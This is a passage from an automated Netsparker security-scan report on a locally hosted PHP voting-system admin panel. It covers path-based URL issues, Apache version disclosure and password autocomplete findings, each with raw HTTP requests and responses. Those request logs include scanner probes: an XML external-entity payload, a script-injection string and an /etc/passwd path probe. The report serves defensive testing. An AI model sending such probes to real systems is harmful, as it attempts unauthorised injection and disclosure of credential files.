Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/js/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:38:29 GMT
Cache-Control: no-store, no-cache,
...
<div class="login-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon glyphicon-user form-control-feedback"></span>
</div>
<div class="form-group has-feedback">
<input type="password" class="form-control" name="password" placeholder="Password" required>
<span class="glyphicon glyphicon-lock form-control-feedback"></span>
</div>
<div class="checkbox">
<label>Remember Me</label>
</div>
<div class="form-group">
<button type="submit" class="btn btn-primary btn-block">Sign In</button>
</div>
</form>
```

## 40.6. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/datatables.net-bs/bower\_components/font-awesome/

### Certainty

#### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.6945 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:45 GMT  
Cache-Control: no-store, no-cache,  
...  
<div class="login-box">  
<div class="login-logo">  
<b>Voting System</b>  
</div>  
  
<div class="login-box-body">  
<p class="login-box-msg">Sign in to start your session</p>  
  
**<form action="login.php" method="POST">**  
<div class="form-group has-feedback">  
<input type="text" class="form-control" name="username" placeholder="Username" required>  
<span class="glyphicon glyphicon-user form-control-feedback">  
...

40.7. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/jquery-slimscroll/](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/)

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.3288 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:38:32 GMT
Cache-Control: no-store, no-cache,
...
<div class="login-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon glyphicon-user form-control-feedback"></span>
</div>
</form>
```

40.8. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/moment/moment.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js)

## Certainty

### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/js/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 4.0415 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:38:03 GMT
Cache-Control: no-store, no-cache,
...
<div class="login-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon glyphicon-user form-control-feedback"></span>
</div>
<div class="form-group has-feedback">
<input type="password" class="form-control" name="password" placeholder="Password" required>
<span class="glyphicon glyphicon-lock form-control-feedback"></span>
</div>
<div class="checkbox">
<label>Remember Me</label>
</div>
<div class="form-group">
<button type="submit" class="btn btn-primary btn-block">Sign In</button>
</div>
</form>
```

## 40.9. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/moment/bower\_components/moment/moment.js

### Certainty

[REDACTED]

### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/min/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.2843 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:39:09 GMT
Cache-Control: no-store, no-cache,
...
<div class="login-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon glyphicon-user form-control-feedback"></span>
...
</div>
</form>
```

40.10. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/moment/plugins/iCheck/icheck.min.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/iCheck/icheck.min.js)

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/iCheck/iCheck.min.js HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/min/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 14.3339 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:39:07 GMT
Cache-Control: no-store, no-cache,
...
<div class="login-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon glyphicon-user form-control-feedback"></span>
</div>
<div class="form-group has-feedback">
<input type="password" class="form-control" name="password" placeholder="Password" required>
<span class="glyphicon glyphicon-lock form-control-feedback"></span>
</div>
<div class="checkbox">
<label>Remember Me</label>
</div>
<div class="form-group">
<button type="submit" class="btn btn-primary btn-block">Sign In</button>
</div>
</form>
```

## 40.11. http://localhost/votesystem/admin/index.php/plugins/

### Certainty



### Request

```
GET /votesystem/admin/index.php/plugins/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 3.9902 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:29:02 GMT
Cache-Control: no-store, no-cache,
...
<div class="login-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon glyphicon-user" for="username"></span>
...
</div>
</form>
```



## CLASSIFICATION

OWASP Proactive Controls

[C6](#)

# 41. Apache Web Server Identified

INFORMATION  | 1

Netsparker identified a web server (Apache) in the target web server's HTTP response.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Vulnerabilities

41.1. <http://localhost/votesystem/admin/home.php>

## Certainty



## Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cachHTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
**Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4**  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
locatio  
...  
...

## External References

- [Apache ServerTokens Directive](#)



## CLASSIFICATION

CWE	<a href="#">200</a>
WASC	<a href="#">13</a>
OWASP Proactive Controls	<a href="#">C7</a>
ISO27001	<a href="#">A.18.1.3</a>

## CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

## CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

## CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

## CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C



# 42. Autocomplete Enabled (Password Field)

INFORMATION  | 11

CONFIRMED  | 9

Netsparker detected that autocomplete is enabled in one or more of the password fields.

## Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

## Vulnerabilities

### 42.1. http://localhost/votesystem/admin/

#### Certainty



#### Request

```
POST /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1"> ]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 2.9899 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:34 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

42.2. [http://localhost/votesystem/admin/?nsextt=%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker\(0x000003\)%3C/scRipt%3E](http://localhost/votesystem/admin/?nsextt=%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/scRipt%3E)

**CONFIRMED**

Method	Parameter	Value
GET	 nsextt	'"--></style></scRipt><scRipt>netsparker(0x000003)</scRipt>

#### Identified Field Name

- password

#### Request

```
GET /votesystem/admin/?nsextt=%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/scRipt%3E HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.5038 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:32 GMT  
Cache-Control: no-store, no-cache,  
...  
sername" placeholder="Username" required>  
<span class="glyphicon glyphicon-user form-control-feedback"></span>  
</div>  
<div class="form-group has-feedback">  
**<input type="password" class="form-control" name="password" placeholder="Password" required>**  
<span class="glyphicon glyphicon-lock form-control-feedback"></span>  
</div>  
<div class="row">  
<div class="col-xs-4">  
<button type="submit" class  
...>

## 42.3. http://localhost/votesystem/admin/ballot.php

**CONFIRMED**

### Identified Field Name

- password
- curr\_password

## Request

```
GET /votesystem/admin/ballot.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.7838 Total Bytes Received : 16706 Body Length : 16367 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
  <label for="password" class="col-sm-3 control-label">Password</label>  
  
  <div class="col-sm-9">  
    <input type="password" class="form-control" id="password" name="password" value="<br />">  
    <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b><br />  
  </div>  
</div>  
  
...  
<div class="form-group">  
  <label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
  <div class="col-sm-9">  
    <input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
  </div>  
</div>  
</div>  
<div class="modal-footer">  
  <button type="button" class="btn btn-default btn-flat pull-left" data-dismiss="modal">...</button>  
</div>

## 42.4. http://localhost/votesystem/admin/candidates.php

**CONFIRMED**

### Identified Field Name

- password
- curr\_password

## Request

```
GET /votesystem/admin/candidates.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 25.7627 Total Bytes Received : 30002 Body Length : 29663 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:24 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
 <label for="password" class="col-sm-3 control-label">Password</label>  
  
 <div class="col-sm-9">  
 <input type="password" class="form-control" id="password" name="password" value="<br />">  
 <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b><br />  
 ">  
 </div>  
  
 ...  
 <div class="form-group">  
 <label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
 <div class="col-sm-9">  
 <input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
 </div>  
 </div>  
 </div>  
 <div class="modal-footer">  
 <button type="button" class="btn btn-default btn-flat pull-left" data-dismiss="modal">...</button>  
 </div>

## 42.5. http://localhost/votesystem/admin/home.php

**CONFIRMED**

### Identified Field Name

- password
- curr\_password

## Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
 <label for="password" class="col-sm-3 control-label">Password</label>  
  
 <div class="col-sm-9">  
 <input type="password" class="form-control" id="password" name="password" value="<br />">  
 <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b><br />  
 ">  
 </div>  
  
...  
<div class="form-group">  
 <label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
 <div class="col-sm-9">  
 <input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
 </div>  
 </div>  
 </div>  
 <div class="modal-footer">  
 <button type="button" class="btn btn-default btn-flat pull-left" data-dismiss="modal">...</button>  
 </div>

## 42.6. http://localhost/votesystem/admin/home.php

**CONFIRMED**

### Identified Field Name

- password
- curr\_password

## Request

```
POST /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1"> ]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 11.7124 Total Bytes Received : 27197 Body Length : 26858 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:40 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
 <label for="password" class="col-sm-3 control-label">Password</label>  
  
 <div class="col-sm-9">  
 <input type="password" class="form-control" id="password" name="password" value="<br />">  
 <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b><br />  
 ">  
 </div>  
  
 ...  
 <div class="form-group">  
 <label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
 <div class="col-sm-9">  
 <input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
 </div>  
 </div>  
 </div>  
 <div class="modal-footer">  
 <button type="button" class="btn btn-default btn-flat pull-left" data-dismiss="modal">...</button>  
 </div>

42.7. http://localhost/votesystem/admin/home.php/etc/passwd

**CONFIRMED**

Method	Parameter	Value
GET 	URI-BASED	/etc/passwd

#### Identified Field Name

- password
- curr\_password

#### Request

```
GET /votesystem/admin/home.php/etc/passwd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 33.432 Total Bytes Received : 26882 Body Length : 26543 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:39 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
  <label for="password" class="col-sm-3 control-label">Password</label>  
  
  <div class="col-sm-9">  
    <input type="password" class="form-control" id="password" name="password" value="<br />">  
    <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b><br />  
  </div>  
</div>  
  
...  
<div class="form-group">  
  <label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
  <div class="col-sm-9">  
    <input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
  </div>  
</div>  
</div>  
<div class="modal-footer">  
  <button type="button" class="btn btn-default btn-flat pull-left" data-dismiss="modal">...</button>  
</div>

## 42.8. http://localhost/votesystem/admin/index.php

## Certainty



## Request

```
GET /votesystem/admin/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.3593 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
